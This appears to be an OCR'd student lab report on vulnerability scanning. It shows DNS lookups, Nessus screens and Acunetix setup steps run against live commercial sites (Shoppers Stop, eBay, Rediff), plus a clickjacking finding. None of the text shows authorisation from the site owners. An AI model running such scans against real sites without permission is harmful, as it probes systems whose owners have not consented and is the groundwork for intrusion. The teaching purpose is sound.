
```
┌──(kali㉿kali)-[~]
└─$ nslookup www.shoppersstop.com
Server:         192.168.0.1
Address:        192.168.0.1#53

Non-authoritative answer:
www.shoppersstop.com    canonical name = www-shoppersstop-com-1edf.fast.getn7.io.
www-shoppersstop-com-1edf.fast.getn7.io canonical name = dualstack.k.sni.global.fastly.net.
Name:   dualstack.k.sni.global.fastly.net
Address: 151.101.2.137
Name:   dualstack.k.sni.global.fastly.net
Address: 151.101.66.137
Name:   dualstack.k.sni.global.fastly.net
Address: 151.101.130.137
Name:   dualstack.k.sni.global.fastly.net
Address: 151.101.194.137
Name:   dualstack.k.sni.global.fastly.net
Address: 2a04:4e42::649
Name:   dualstack.k.sni.global.fastly.net
Address: 2a04:4e42:200::649
Name:   dualstack.k.sni.global.fastly.net
Address: 2a04:4e42:400::649
Name:   dualstack.k.sni.global.fastly.net
Address: 2a04:4e42:600::649


┌──(kali㉿kali)-[~]
└─$
```


select web application tests




shopperstop / Configuration
Settings
Credentials
Plugins
Name
Description
Policy
Targets
Upload Targets
Save
Cancel


shopperstop
Hosts
Vulnerabilities
History
Scan Details
Vulnerabilities


shopperstop


tenable Nessus
shopperstop
TABLE OF CONTENTS
Vulnerabilities by Host
151.101.2.137
0
0
0
0
6

PART C


. Scan the below-mentioned targets Using the Acunetix Vulnerability

scanner:


a) https://www.ebay.com/

b) https://shopping.rediff.com


STEP 1: Install acunetix vulnerability




Set email and password




Click on advanced tab and accept and continue




Enter your username and password again on localhost




Click on create new target





Enter Target website: https://www.ebay.com/





Dashboard: The dashboard provides an overview of recent scans, scan statistics, and any critical vulnerabilities detected.






Observation


•The latest alert listed is for Clickjacking: X-Frame-Options header missing on www.ebay.com. This means a website is vulnerable to clickjacking attacks if it does not have the appropriate security header set.

•During the scan, 1,819 requests were sent with an average response time of 127 milliseconds.

Targets: This tab allows you to define the target URLs or IP addresses that you want to scan for vulnerabilities.



